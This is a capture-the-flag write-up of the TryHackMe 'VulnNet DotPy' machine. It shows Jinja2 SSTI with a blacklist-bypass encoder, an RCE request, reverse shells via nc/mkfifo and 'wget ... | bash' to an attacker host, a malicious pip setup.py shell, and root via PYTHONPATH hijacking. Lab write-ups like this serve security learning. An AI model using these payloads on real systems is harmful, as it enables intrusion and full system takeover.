
VulnNet DotPy

Arcane Cheddar

TryHackMe

11/10/2021




Enumeration

nmap

```
PORT     STATE SERVICE VERSION
8080/tcp open  http    Werkzeug httpd 1.0.1 (Python 3.6.9)
```

Website



PRO Version

Login

Discover the technology you never user **before**.
No more unwanted **breaches** and **vulnerabilities**.
Register now for the **demo** and contact **us**.

Username


Password

Keep me signed in   Forgot Password

Not a member? Create new account

Try | Template Makers | Harder

© VulnNet Entertainment - Coded and Secured by 1337 web devs



PRO Version

Register


Add your credentials

I agree to the terms

Already have and account ? Login

We can create a new user `bob` with the password `bob` and then login


We can also find a support email and domain


404
SORRY!
The page you're looking for was not found.
No results for indexl
Back to home
© VulnNet Entertainment - Contact: hello@vulnnet.com

Notice that in the 404 page, it directly references the endpoint we wanted to visit: `indexl`. This could potentially lead to `SSTI` or Server-Side Template Injection


We can validate this through visiting: `http://<MACHINE IP>:8080/{{7*7}}`

Which yields:



It will evaluate our expression in the url of the website!

We can also error the program to determine what type of python templating it is using



jinja2.exceptions.UndefinedError

```
jinja2.exceptions.UndefinedError: 'print' is undefined
```

Traceback (most recent call last)

File "/home/web/shuriken-dotpy/app/home/routes.py", line 28, in route_template

```
    try:

        if not template.endswith( '.html' ):
            template += '.html'

        return render_template( template )

    except TemplateNotFound:
        s = request.path.strip("/")
        if "." in s or "_" in s or "[" in s or "]" in s:
            template = '''
```

We can now determine that it is `jinja2` and using a user-defined simple blacklist of the characters `[` `]` `_` `.`.

I will be using this resource to exploit the server.

It has a section that will be highly relevant to us:

> ### Python Literal Hex Encoding
>
> #### Usage
>
> This literal encoding will only work in quoted strings. This means that if a WAF blocks characters that are only common in filenames, or commands, and not in the SSTI payload itself, you can use these to encode the string and bypass the WAF. For example, if / was blocked, you could substitute it for a \x2F.

I wrote a simple script to automate this process for me as I am testing payloads

```
#!/usr/bin/env python3

import sys

if not len(sys.argv) == 2:
    print("Invalid number of arguments")
    sys.exit(1)

for letter in sys.argv[1]:
    if letter in ["[", "]", ".", "_"]:
        print(f"\\x{ord(letter):x}", end="")
    else:
        print(letter, end="")
```

Python will evaluate strings such as `"\x69"` as its ascii counterpart, `"i"` which will bypass the basic filter setup for invalid characters.

I will then use this script to relay my payloads

```
#!/bin/bash

if [[ -z "$1"]]; then
    echo "No command supplied"
    exit 1
fi

./hex-encode.py "$1" | xclip -selection clipboard
exit 0
```

Which will encode my first argument (the command) and then I can use Burpsuite to funnel my command over to the webserver.

I will be using this `RCE` payload:

```
request.application.__globals__.__builtins__.__import__('os').popen('id').read()
```

In the article supplied it does cater for the blacklist we have on the machine and you could also just use

```
{{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')
('\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fimport\x5f\x5f')('os')|attr('popen')('id')|attr('read')()}}
```

Which also works!

Webshell


Proof of concept:

```
GET %2f%7b%7brequest%7cattr('application')%7cattr('%5cx5f%5cx5fglobals%5cx5f%5cx5f')%7cattr('%5cx5f%5cx5fgetitem%5cx5f%5cx5f')
('%5cx5f%5cx5fbuiltins%5cx5f%5cx5f')%7cattr('%5cx5f%5cx5fgetitem%5cx5f%5cx5f')('%5cx5f%5cx5fimport%5cx5f%5cx5f')('os')%7cattr('popen')
('id')%7cattr('read')()%7d%7d HTTP/1.1
Host: <VICTIM IP>:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: session=[More eye vomit]
```

```
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
```


You can substitute the payload for whatever choice of reverse shell you like. I tend to prefer using `nc mkfifo` since that tends to be the more reliable for me.

cough https://www.revshells.com *cough*



```
File: revshell.sh
#!/bin/bash
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc <ATTACKER IP> 9999 >/tmp/f
```


```
$ ./hex_encode.py "wget <YOUR IP>:8000/revshell.sh -O - | bash" | bat
```



```
STDIN
\x77\x67\x65\x74\x20\x3c\x59\x4f\x55\x52\x20\x49\x50\x3e\x3a\x38\x30\x30\x30\x2f\x72\x65\x76\x73\x68\x65\x6c
\x6c\x2e\x73\x68\x20\x2d\x4f\x20\x2d\x20\x7c\x20\x62\x61\x73\x68
```

```
$ python3 -m http.server
```

To break this down, this is a *staged* payload. We make a malicious request to the webserver from `Burpsuite` using the method of creating executable commands from before.
The command we are executing is instructing the victim machine to request `revshell.sh` from our machine (which has a `python http.server` listening on port `8000`) and will pipe that result into `bash` and thus creating our reverse shell!



Lateral Escalation

We spawn as `web` in the machine and can check their `sudo` priviledges

```
Matching Defaults entries for web on vulnnet-dotpy:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User web may run the following commands on vulnnet-dotpy:
    (system-adm) NOPASSWD: /usr/bin/pip3 install *
```

Let's pop over to GTFObins entry for pip and unsuccessfully try to get a `system-adm` session :(

```
$ TF=$(mktemp -d)
# echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
```

```
$ sudo pip install $TF
```

I do not know what the exact issue is but I reckon it's to do with the naming of `TF`'s directory since we get this error message:

```
Directory '/tmp/tmp.Vy7JCvd5ve' is not installable. File 'setup.py' not found.
```

So, we do this manually instead, woohoo?

```
$ mkdir /tmp/uhoh && cd $_
$ echo 'import $ socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("<ATTACKER IP>",8888));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")' > setup.py
$ sudo -u system-adm pip3 install .
```

```
$ netcat -lvnp 8888
$ connect to [<ATTACKER IP>] from (UNKNOWN) [<VICTIM IP>] 58198
```


Privilege Escalation

Easy peasy, now let's repeat.

```
$ sudo -l
Matching Defaults entries for system-adm on vulnnet-dotpy:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User system-adm may run the following commands on vulnnet-dotpy:
    (ALL) SETENV: NOPASSWD: /usr/bin/python3 /opt/backup.py

$ cat /opt/backup

from datetime import datetime
from pathlib import Path
import zipfile

...[snip]
```

Notice two things: `SETENV` and `import zipfile`. See where this headed?

```
$ echo 'chmod +s /bin/bash' > ~/zipfile.py
$ sudo PYTHONPATH="$HOME" /usr/bin/python3 /opt/backup.py
$ ls -l /bin/bash
```



```
 /opt/backup.py et-dotpy:/opt$ sudo PYTHONPATH="/home/system-adm" python3
Traceback (most recent call last):
  File "/opt/backup.py", line 32, in <module>
    zip_file = zipfile.ZipFile(str(backup_directory_path / backup_file_name), mode='w')
AttributeError: module 'zipfile' has no attribute 'ZipFile'
system-adm@vulnnet-dotpy:/opt$ ls -l /bin/bash
-rwsr-sr-x 1 root root 1113504 Apr  4  2018 /bin/bash
```

```
$ bash -ip
$ whoami
root
```

F in chat for VulnNet, again

Pay Respects
F
Press F to Pay Respects